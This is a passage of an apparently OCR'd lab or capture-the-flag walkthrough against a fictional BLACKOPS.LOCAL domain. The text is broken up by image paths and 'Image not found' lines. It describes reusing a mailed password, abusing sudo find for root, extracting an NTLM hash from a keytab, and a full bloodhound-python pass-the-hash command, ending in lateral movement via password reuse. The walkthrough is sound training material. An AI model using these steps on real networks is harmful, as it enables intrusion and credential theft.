
10: Since we get a credential, try to access web01 via **SSH**. However, mailadmin does not have the permission.

Image not found or type unknown



11: We see **POP3** is running, so use the credential to authenticate.


Image not found or type unknown



Hudson sends mailadmin an email, according to the context, mason has changed his password to **CIAAgent1984**. So we get another credential **mason:CIAAgent1984**.


12: Use this credential to log in as Mason via SSH, and it works.

Image not found or type unknown




13: Check mason’s **sudo list**, we find that mason can execute **find** with sudo permission. Abuse it and get root privilege.

Image not found or type unknown




14: Read and transfer **/etc/krb5.keytab** to Kali, then use **keytabextract.py** to extract web01$’s NTLM hash.

Image not found or type unknown




15: Use bloodhound-python to collect domain information: **bloodhound-python3 -c ALL -u ‘WEB01$@BLACKOPS.LOCAL’ — hashes 00000000000000000000000000000000:5db7a1891649cef400f8cd6923bb4a69 -d BLACKOPS.LOCAL -ns 192.168.0.56 — dns-tcp**

Image not found or type unknown



16: Upload data to BloodHound, and we find **alex.mason** is a domain user.

Image not found or type unknown




web01 -> file01

17: mason is a local linux user on web01, while **alex.mason** is a domain user, so Mason could **reuse** his password.


18: Access file01 as **BLACKOPS\alex.mason** via **SSH**.

Image not found or type unknown



